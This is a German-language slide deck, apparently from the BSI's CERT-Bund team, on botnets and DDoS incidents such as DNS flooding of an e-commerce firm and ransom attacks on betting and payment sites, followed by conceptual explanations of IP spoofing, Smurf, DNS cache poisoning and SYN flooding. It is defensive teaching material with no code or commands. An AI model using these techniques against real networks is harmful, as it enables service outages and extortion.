CERTs und CSIRTs unterstützen bei der technischen Analyse und bei der Vermittlung von Kontakt zu den verantwortlichen Stellen. CERTs sind **national und international organisiert** und kommunizieren über vertrauenswürdige Plattformen wie den nationalen CERT-Verbund innerhalb Deutschlands und im internationalen Bereich das FIRST (Forum of Incident Response Teams).

Zusätzlich bestehen oft **persönliche Kontakte** zu Providern und Anbietern. Man kennt sich, und die Welt ist ein Dorf. ;-)

Botnetze - Real Life Incidents (1)

DDoS gegen deutschen eCommerce Anbieter:

Tausende Clients wurden bei Besuch einer russischen Web-Site über eine Schwachstelle im Internet Explorer **mit Malware infiziert**.

Bei Infektion wurden die Einstellungen des Internet Explorer modifiziert (**geänderte Startseite**, Änderung durch Benutzer nicht (ohne weiteres) möglich). Zusätzlich wurde ein Schadprogramm installiert, das bei einer bestehenden Internetverbindung regelmäßig **DNS-Anfragen an Nameserver des Opfers** schickt. Dieser Angriff umfasste etwa 800.000 DNS Anfragen pro Minute von ca. 16.000 unterschiedlichen Systemen.

Resultat: Die **DNS-Server des Anbieters waren nicht mehr erreichbar**. Folglich konnten keine Geschäfte mehr abgeschlossen werden, und das Unternehmen musste einen **großen finanziellen Verlust** verbuchen.

Botnetze - Real Life Incidents (2)

DDoS gegen deutschen eCommerce Anbieter (continued):

Vom Betreiber wurde **Strafanzeige gestellt**. Als Gegenmaßnahme wurden die **Upstream-Provider informiert** und gebeten, entsprechende Anfragen zu limitieren oder zu blocken.

Die Betreiber des Malware-Hosts wurden informiert und die **Malware vom Host entfernt**, so dass keine weiteren Infektionen mehr stattfinden konnten.

Die **DNS-Server** des Opfers wurden **auf andere Adressen umgezogen,** und mit Hilfe des Service Providers wurden Maßnahmen zur Erhöhung der Verfügbarkeit umgesetzt. Weiter wurde die **technische Analyse** des Angriffs vorangetrieben.

Resultat: **Sieben Tage danach - erneut Attacken** auf die DNS-Server. :-(Vermutlich wurde die Malware aktualisiert. Allerdings konnten die Anfragen die Server nicht mehr lahmlegen.

Eine Frage bleibt: **Bot or not?**

Bots - Real Life Incidents (3)

- Erpressung von Online-Zahlsystemen:
  <http://news.bbc.co.uk/1/hi/technology/4579623.stm>

- Wettbüro-Erpressung bei Sportveranstaltungen
  <http://www.casinomeister.com/news/march2004.html#DDOS4>

DDOS ATTACKS BEATEN OFF
26 March 2004
Major Brit sites will not pay

Attempts to disrupt betting on major British sports events like the Cheltenham Festival continued last week, but did not overwhelm the victims The Evening Standard reported. And major companies are refusing to be intimidated into payoffs.

But the crime syndicates responsible cost betting companies millions of pounds in a series of internet sabotage attacks designed to extract ransom or "protection" payments.

One of the largest online bookmakers was paralysed by hackers as the Cheltenham Festival reached its climax. Dozens of attacks hampered other online betting sites during key races at the festival. It left gamblers unable to place bets and is believed to have cost millions in lost revenue.

The hackers, believed to be part of the Russian underworld, are trying to blackmail targeted sites by demanding up to £10,000 to stop the online sabotage. Experts fear other major sporting events such as the Chelsea versus Arsenal Champions League match will be targeted.

British politicians have called for an urgent crackdown on e-crime. One security expert

Last Updated: Tuesday, 31 May, 2005, 08:00 GMT 09:00 UK

E-mail this to a friend Printable version

Online service foils ransom plot

By Jane Wakefield
BBC News technology reporter

Monday 23 August 2004 was a normal day in the office for Asif Malik, security director of online payment firm Nochex.

Nochex offered stark choice of pay up or fall over

That is until an e-mail popped into his inbox at 7pm when most of his colleagues had gone home for the night.

The e-mail was a ransom note offering a stark choice - immediately send a wire for $10,000 to a European bank account or face an attack on the company's servers.

Others may have panicked but such a note was not out of the ordinary for Mr Malik.

"We get quite a few, maybe once a month so we don't always take it too seriously," he said.

Zombie attack

It has become common practice for extortionists to target net firms and threaten to cripple their websites with deluges of data unless they pay a ransom.

Not all the e-criminals are able to follow through on their threats but when the Nochex site went down at 8pm it was time to sit up and take notice.

The first thing Mr Malik did was to contact his service provider Pipex.

DDoS ATTACK EXPLAINED

- DDoS = Distributed Denial of Service attack
- Malicious hacker uses virus to hijack numerous computers
- On command these zombie computers flood the targeted website with useless data
- The target's internet servers are overwhelmed by junk data
- Customers have trouble using the targeted website
- Targeted website can be slow or inaccessible for days
- Fighting DoS attacks is laborious and costly
- Because the zombies are distributed across the internet, finding the attacker is difficult

Botnetze - Real Life Incidents (4)

Rätselhafte Ping-Flood auf Netz einer öffentlichen Einrichtung:

Meldung einer öffentlichen Einrichtung über **5 Monate andauernde Ping-Flood (3000 ppm)** auf der 2Mbit-Internetanbindung von unterschiedlichen Quellen.

Der Provider wurde beim erstem massiven Auftreten gebeten, die ankommenden **ICMP-Pakete zu blocken**. Da der Angriff aber nach 5 Monaten nicht abebbte wurde die Ursache genauer analysiert.

Nach vorübergehendem Aufheben der Blockade wurde festgestellt, dass nach erfolgreicher Beantwortung eines ICMP Echo Requests **Angriffe auf Port 135/tcp** stattfanden. (Normalzustand: ~1200 ppm; ohne Ping-Blockade: ~18000 ppm).

Während der Analysearbeiten endete der Angriff plötzlich unvorhersehbar.

Die Ursache bleibt daher ungeklärt: **Bot or not?**

Klassische Angriffe gegen TCP/IP

IP-Spoofing

„In computer networking, the term internet protocol address spoofing is the creation of IP packets with a forged (spoofed) source IP address. “

Quelle: <http://en.wikipedia.org/wiki/IP_spoofing>

Beim IP-Spoofing werden IP-Pakete mit **gefälschter Absender-Adresse** verschickt. Weil damit die **eigene Identität verschleiert** wird, kommt IP-Spoofing häufig bei netzbasierten Angriffen zum Einsatz.

Beim IP-Routing im Internet wird die **Absender-Adresse in der Regel nicht ausgewertet**. Daher können Pakete mit gespoofter Adresse ihr Ziel erreichen.

Das Fälschen der Quell-IP-Adresse **erfordert** auf den meisten Betriebssystemen **lediglich Zugriff auf Raw-Sockets**, also Administrator-Privilegien.

Smurf - Der Klassiker

Smurf ist eine **seit 1998 bekannte Angriffstechnik**, die auf IP-Spoofing basiert (vgl. <http://www.cert.org/advisories/CA-1998-01.html>).

- Ein **Ping-Request wird mit gefälschter Absender-Adresse** (der Adresse des Opfers) an die Broadcast-Adresse eines Netzes geschickt.
- Alle Systeme des Netzes senden eine **Antwort an die vermeintliche Absender-Adresse**.
- Ein ICMP Echo Request auf Linux hat eine Standardgröße von 84 Bytes. Bei einem Klasse-C-Netz mit ca. 250 Hosts werden daraus bereits 20,5 kBytes.
- Das **Opfersystem bricht unter der Überlast der ICMP Echo Replies zusammen.**

Der Verstärkungsgrad ist umso höher, je gößer das adressierte IP-Netz ist und je mehr Netze adressiert werden.

DNS Cache Poisoning

Systeme in Rechnernetzen werden meist über ihren DNS-Namen angesprochen. **DNS-Anfragen zur Namensauflösung werden von DNS-Servern aus ihren Caches beantwortet**. Ist ein angefragter Eintrag nicht im Cache vorhanden, stellt ein Server seinerseits eine Anfrage an das zuständige oder ein übergeordnetes System.

Das Vergiften eines DNS-Caches kann folgendermaßen ablaufen:

- Der **Angreifer stellt eine Anfrage** an einen DNS-Server, welche dieser nicht aus seinem Cache beantworten kann.
- Der DNS-Server versucht seinerseits, den Namen aufzulösen, um die Antwort zu cachen.
- Der Angreifer schickt nun eine **manipulierte Antwort** (mit gespoofter Absender-Adresse) an den DNS-Server, welche von diesem in den Cache aufgenommen wird. Er hat damit einen **falschen Eintrag in das DNS injiziert**.

SYN Flooding

Um den TCP-Dreiwege-Handshake vollziehen zu können, muss ein System eine **Liste über alle halboffenen Verbindungen**, die Backlog-Queue, führen. Diese hat einen begrenzten Umfang.

Der Timeout bis zum Löschen eines Listeneintrages bei ausbleibendem SYN/ACK-Paket beträgt beispielsweise auf Linux-Systemen 96 Sekunden. Die Backlog-Queue hat Platz für 256 Einträge.

Ist die **Tabelle vollständig gefüllt**, werden nachfolgende TCP Connection Requests abgewiesen. Damit sind **keine weiteren TCP-Verbindungen mehr möglich**. Durch das schnelle, andauernde Senden sehr vieler TCP-SYN-Pakete kann die Tabelle dauerhaft gefüllt und damit jegliche reguläre Kommunikation via TCP mit dem Opfersystem unterbunden werden.


Mitnick hat in den 90ern SYN-Flooding für seinen populären Hack eingesetzt.

Fragmentation-Angriffe

Ping-of-Death:

Fragmentierte ICMP-Pakete, zusammen mehr als 65535 Bytes

Überlappende Fragmente:



Manipulation von Inhalten zum Umgehen von Sicherheitsmaßnahmen

Der Rose-Angriff:

Aufbrauchen verfügbaren Speichers auf dem Opfersystem (DoS)

Links

- Botnet-Definition bei Wikipedia
  <http://en.wikipedia.org/wiki/Botnet>
- Eintrag vom 30. April 2006 im ISC-Diary
  <http://isc.incidents.org/diary.php?storyid=1300>
- Information zu Botnetzen des RUS-CERT
  <http://cert.uni-stuttgart.de/doc/netsec/bots.php>
- Paper: Know your Enemy: Tracking Botnets
  <http://www.honeynet.org/papers/bots/>
- Team Cymru (spezielle whois-Informationen und mehr)
  <http://www.cymru.com/>
- Forum of Incident Response and Security Teams
  <http://www.first.org>
- Nationaler CERT-Verbund
  <http://www.cert-verbund.de>

Kontakt

Bundesamt für Sicherheit in der
Informationstechnik (BSI)

Tillmann Werner, Edwin Reusch
Referat 121 – CERT-Bund
Godesberger Allee 185-189
53175 Bonn

Tel: +49 (0)1888 9582-5110
Fax: +49 (0)1888 9582-5427

tillmann.werner@bsi.bund.de
edwin.reusch@bsi.bund.de

http://www.bsi.bund.de
http://www.cert-bund.de